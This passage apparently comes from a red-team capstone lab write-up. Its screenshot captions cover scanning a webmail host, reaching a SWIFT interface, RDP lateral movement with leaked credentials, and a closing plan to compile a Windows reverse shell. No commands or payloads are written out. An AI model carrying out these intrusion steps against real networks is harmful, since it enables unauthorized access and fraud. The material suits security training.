
Step 13 –

A dirsearch scan against 10.200.118.11 (WebMail) confirmed it's an IIS Windows Server; while path traversal attempts were blocked (403), the presence of IIS default pages suggests potential misconfigurations worth deeper inspection.




Step 14 –

The Roundcube webmail login at mail.thereserve.loc (10.200.118.11) reveals an internal email portal, offering a prime target for credential-based access or phishing-based lateral movement.



Step 15 –

The screenshot shows access to the internal SWIFT transaction interface at `swift.bank.thereserve.loc`, hosted on 10.200.118.201. This confirms full internal compromise, enabling unauthorized money transfers and completing the red team's primary objective.




Step 16 –

SWIFT System Entry Point

This screenshot confirms access to the **landing page of the SWIFT financial system** at:

http://swift.bank.thereserve.loc

Accessing the SWIFT system homepage (10.200.118.201) confirms full internal network traversal and privilege escalation. Reaching this interface marks the final stage of the Red Team operation, enabling unauthorized financial transaction initiation.



Step 17 –

The image shows that you gained access to an **internal Roundcube Webmail inbox** at:


mail.thereserve.loc

You received a message from **Am0** on **2025-04-20 at 03:34** titled **"Ooof"**.

Message Content:


- The message says they were **not expecting** what you did.
- It confirms that **even a basic user** could perform the attack and escalate privileges.
- Am0 says, “Good thing we hired you,” which shows your actions revealed a serious weakness.
- They encourage you to **keep going and move to the server range**.

This email proves that your red team attack was successful. You gained access, escalated privileges, and revealed real internal risks. The team acknowledges your skills and pushes you to continue targeting critical systems.



Step 18 –

The screenshot confirms successful lateral movement and RDP access to 10.200.89.21 using leaked domain credentials. This proves full internal reachability and control over a segmented Windows host deep inside the network.




Step 19 –

Gaining Access to WRK1 via RDP

This screenshot shows that access was successfully gained to the internal machine **WRK1 (10.200.89.21)** using RDP (Remote Desktop Protocol).


- The RDP session is open through FreeRDP, and the desktop environment is fully loaded.
- The IP address 10.200.89.21 matches the machine labeled **WRK1** in the Red Team Capstone network map.
- This confirms that, after performing lateral movement and obtaining valid credentials, a full **interactive session** was established on WRK1.
- The attacker now has full control over a workstation deep inside the internal environment, which can be used for further pivoting or data access.

Using RDP and valid credentials, access was gained to **WRK1 (10.200.89.21)**, confirming full compromise of an internal workstation.




Step 20 – Accessing Backup Files via RDP on WRK1

Through RDP access to WRK1, direct file system access was gained, revealing sensitive backup content such as backup.exe—indicating full control over internal data and potential for further exploitation or data exfiltration.




try to set up a custom reverse shell using gcc-mingw-w64 to compile Windows payloads, enabling persistent access and post-exploitation control over compromised hosts.



